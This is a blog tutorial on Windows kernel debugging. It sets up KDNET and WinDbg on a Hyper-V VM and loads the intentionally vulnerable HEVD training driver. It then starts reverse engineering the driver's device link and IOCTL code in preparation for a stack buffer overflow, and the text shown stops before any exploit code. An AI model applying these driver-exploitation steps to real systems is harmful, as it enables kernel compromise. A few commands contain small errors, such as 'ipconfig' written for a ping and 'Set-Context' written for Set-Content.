


Crashing Windows Drivers for Educational Purposes

🌐 minder-security.ghost.io/crashing-windows-drivers-for-educational-purposes

Richard Minder

April 14, 2025




In this Blog article, I would like to introduce you into the world of Windows Drivers. Instead of writing our own, we will work with HEVD ([HackSysExtremeVulnerableDriver](#)) in order to learn more about the world of Windows Sysinternals, Windows Drivers, and Windows Kernel Debugging.

What we will do#

We will perform **Windows Kernel Debugging** by creating a Hyper-V VM and connecting to it via KDNET (Network). Through this setup, we can insert breakpoints into the kernel of

the target machine.



We will then load HEVD, a vulnerable driver. HEVD comes with a number of functions which are vulnerable to different exploits. In this blog post, I want to demonstrate a stack-based buffer overflow, but leaving out arbitrary code execution (as this blog post is quite big already).

The goal of this post is to introduce the reader to Kernel Debugging in a Security Context with a bit of Reverse Engineering and C Programming on the side.

What you should already know#

While I hope that this blog post could provide valuable insight for beginners, it is rather aimed at enthusiasts familiar with:


- Intermediate MSVC/C Programming
- Knowledge about Windows OS Internals
- Beginners/Intermediates in Binary Exploitation and/or Reverse Engineering

1 - VM Setup

See: [Setting Up Network Debugging of a Virtual Machine with KDNET - Windows drivers | Microsoft Learn](#)

Setup your VM as follows:

- Create a Windows 10/11 Hyper-V VM
- Disable Secure Boot
- Create and configure an External Switch -> Share with OS
- Install Visual Studio 2022 (or just the Build Tools)
- Once done, Install Debugging Tools for Windows on your VM (see screenshot)



On your Host OS, find your IP for the External Switch you created (consider setting up a static IP):

```
ipconfig
```

Test connectivity from the VM:

```
ipconfig -4 HOST_OS_IP
```

If your firewall is blocking ping, you can spin up a temporary http server:

```
python3 -m http.server
```

and then connect to it using wget:

```
wget http://192.168.68.58:8000/
```

Enable Debugging#

Inside the VM, create a new Directory:

```
C:\KDNET
```

Then navigate to:

```
C:\Program Files (x86)\Windows Kits\10\Debuggers\x64
```

And **copy** the files `kdnet.exe` and `VerifiedNICList.xml` to the new `C:\KDNET` folder.

Next, open Windows Terminal inside the `C:\KDNET\` folder and execute the `kdnet.exe` binary:

```
PS C:\KDNET> .\kdnet.exe

Network debugging is supported by this Microsoft Hypervisor Virtual Machine
```

Next, we need to create a connection key and enable the debugging capabilities (you can choose port between 50000 - 50039)

```
.\kdnet 192.168.68.58 50005
```

```
PS C:\KDNET> ./kdnet 192.168.68.58 50005

Enabling network debugging on Network debugging is supported by this Microsoft Hypervisor Virtual Machine.

To debug this vm, run the following command on your debugger host machine.
windbg -k net:port=50005,key=30u7jorrt7jeo.1et1deuvroov3.1zm94fy80oxuq.mo7r0xxd7wis

Then restart this VM by running shutdown -r -t 0 from this command prompt.
```

2 - Attaching WinDbg to KDNET

Go to your Host OS and start WinDbg. You can connect to the debugging session via GUI:


1. Open WinDbg
2. File -> Kernel Debugging
3. Insert the key and port
4. Restart the VM

Then you should see this on WinDbg:


```
Using NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target 169.254.224.85 on port 50005 on local IP 192.168.68.58.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 22621 x64 target at (Sun Apr 13 16:19:54.815 2025 (UTC + 2:00)), ptr64 TRUE
Kernel Debugger connection established.
Symbol search path is: srv*
Executable search path is:
```

(I changed my theme to dark after this)

Then, let's verify that the session works. You can hit the "Break" button to pause the VM (we will do this a lot):



You should be unable to connect to it:



Then resume execution and see if you can connect. If you can, it means you successfully setup your debugger!

3 - Installing HEVD

On your VM, download HVED via [Release HEVD v3.00](https://github.com/Hackplayers/Release-HEVD) · [hacksystem/HackSysExtremeVulnerableDriver](https://github.com/Hackplayers/HackSysExtremeVulnerableDriver)

Extract it, then load the driver:

```
sc.exe create HEVD binPath= <Path to HEVD root
folder>\driver\vulnerable\x64\HEVD.sys type= kernel
sc.exe start HEVD
```

In my case, that would be:

```
sc.exe create HEVD binPath=
C:\Users\User\Downloads\HEVD.3.00\driver\vulnerable\x64\HEVD.sys type= kernel

sc start HEVD
```

Warning

Use `sc.exe` if you're running Powershell, as `sc` is an Alias for `Set-Context`

```
PS C:\Users\User> sc.exe create HEVD binPath= C:\Users\User\Downloads\HEVD.3.00\driver\vulnerable\x64\HEVD.sys type= ker
nel
[SC] CreateService SUCCESS
PS C:\Users\User> sc.exe start HEVD

SERVICE_NAME: HEVD
        TYPE               : 1        KERNEL_DRIVER
        STATE                : 4        RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE    : 0        (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 0
        FLAGS                 :
PS C:\Users\User>
```

Warning

If you do not follow the steps below, WinDbg might not be able to work with HEVD due to missing symbols!

Next, we need to ensure that we can resolve symbols within HEVD. WinDbg might be unable to read the symbols from the pdb file, so let's make sure it knows where to find them:

1. Also download the Release (GitHub) onto **your Host OS**
2. Add your local folder containing the sys and pdb files (in my example `C:\Users\richard\Downloads\HEVD.3.00\driver\vulnerable\x64`) to the Symbol Path:

```
.sympath+ C:\Users\richard\Downloads\HEVD.3.00\driver\vulnerable\x64
```

4 - Enabling Debug Messages

Now back to our **Host OS**, we need to configure some things inside of WinDbg.

Info

Set the Layout to **Disassembly** for a better experience!

First, we need to enable **DbgPrint** messages, which give us debug info. First, Pause the VM.

Enable debug output for driver-related messages that match the 0x8 bitmask on the IHVDRIVER debug channel:

```
ed nt!Kd_IHVDRIVER_Mask 8
```

- e means **"enter"** (i.e. write to memory),
- d stands for **"double word"** (i.e. 4 bytes, 32 bits).
- nt! refers to a **symbol** in the nt (NTOSKRNL) module
- Kd_IHVDRIVER_Mask is a debug mask used by **IHV (Independent Hardware Vendor)** driver logging.
 - It's part of the **kernel debugger infrastructure**—a special mask for enabling verbose debug output from certain types of drivers or subsystems.
 - It's one of several masks (like Kd_LDR_Mask, Kd_PRINT_Mask, etc.) used by the kernel's **conditional debug print system** (DbgPrintEx, etc.).
- By setting Kd_IHVDRIVER_Mask to 8, you allow certain DbgPrintEx calls with that category and level to actually output to the debugger.

Resume the VM and restart the HEVD service:

```
sc.exe stop HEVD  
sc.exe start HEVD
```

Verify that it works by checking the WinDbg Console:

```

0: kd> ed nt!Kd_IHVDriver_Mask 8
0: kd> g
[-] HackSys Extreme Vulnerable Driver Unloaded

##      ## ##### ##      ## #####
##      ## ##      ##      ## ##      ##
##      ## ##      ##      ## ##      ##
##### ##### ##      ## ##      ##
##      ## ##      ##      ## ##      ##
##      ## ##      ## ##      ##      ##
##      ## #####      ##      #####

HackSys Extreme Vulnerable Driver
Version: 3.00
[+] HackSys Extreme Vulnerable Driver Loaded

```

5 - Reversing the Driver

Our Goal is to exploit a simple stack-based buffer overflow inside of the function `TriggerBufferOverflowStack`. The source code can be found in `Driver/HEVD/Windows/BufferOverflowStack.c`.

To communicate with a driver, we need the following information:

- **Driver Device Link / Symbolic Link** for which we will open a handle
- **Function Code** of the function we want to call (Can be derived from IOCTL Code)
- Input/Output buffers and structures, so that we know what the function wants from us

Finding the Driver Device Link#

Most Drivers expose a symbolic link, for which we can obtain a handle. This will enable us to work with it.

Source Code Analysis#

If we look at the source code on GitHub, where we eventually find the following lines inside of `Driver/HEVD/Windows/HackSysExtremeVulnerableDriver.c`:


```

RtlInitUnicodeString(&DeviceName, L"\\Device\\HackSysExtremeVulnerableDriver");
RtlInitUnicodeString(&DosDeviceName,
L"\\DosDevices\\HackSysExtremeVulnerableDriver");

```


Reverse Engineering#


Let's reverse engineer the driver. Here I did a simple string search using Binary Ninja:



WinDbg#

WinDbg can query the Object Manager to list all Device Objects. Simply pause, then execute the following command:

```
!object \Device
```



-> Now we know, that the device is called "HackSysExtremeVulnerableDriver".

Getting the IOCTL Number & Function Code#

If a driver exposes functions via IOCTL, it needs to have a handler function implemented. The appropriate handler gets chosen based on a **switch-case**, which will take the full IOCTL code as input:

```
switch (IOCTL_CODE)
{
    case IOCTL_MY_OPERATION:

        case ANOTHER_OPERATION:

}
```

IOCTL numbers represent multiple things:

- **Device Type:** Identifies the kind of device the driver represents (e.g., FILE_DEVICE_UNKNOWN or FILE_DEVICE_DISK).
- **Access:** Specifies required permissions for the caller, such as FILE_ANY_ACCESS or FILE_READ_DATA.
- **Function:** A custom function code defined by the driver to represent specific commands or actions.
- **Method:** Describes how data is passed between user mode and kernel mode, such as METHOD_BUFFERED or METHOD_NEITHER.

Technically speaking, it would be nice to know all of these values. But in this example, the most important value is the **Function Code**, as we need this to call the specific function. To find it, we once again have some choices.

Source Code Analysis#

Inside Driver/HEVD/Windows/HackSysExtremeVulnerableDriver.h we can see a macro IOCTL() with the function code 0x800. IOCTL() refers to the CTL_CODE macro which is used to generate these IOCTL Codes (see: [CTL_CODE macro \(d4drvif.h\) - Windows drivers | Microsoft Learn](#)):

```
#define HEVD_IOCTL_BUFFER_OVERFLOW_STACK                                IOCTL(0x800)
```

Reverse Engineering#

Or we can once again reverse engineer it by looking at symbols which might be related to the function we want to call later.

Let's first find a symbol/function which might be related to our target function:

Symbols buffer	
Name	Address
BufferOverflowNonPagedPoolIoctlHandler	0x14008
BufferOverflowNonPagedPoolNxIoctlHandler	0x14008
BufferOverflowPagedPoolSessionIoctlHandler	0x14008
BufferOverflowStackGSIoctlHandler	0x14008
BufferOverflowStackIoctlHandler	0x14008
TriggerBufferOverflowNonPagedPool	0x14008
TriggerBufferOverflowNonPagedPoolNx	0x14008
TriggerBufferOverflowPagedPoolSession	0x14008
TriggerBufferOverflowStack	0x14008
TriggerBufferOverflowStackGS	0x14008

Let's see where it gets called/referred to:

Code References	{1}
▼ IrpDeviceIoctlHandler	{1}
← 14008524e result = BufferOverflowStackIoctlHand	

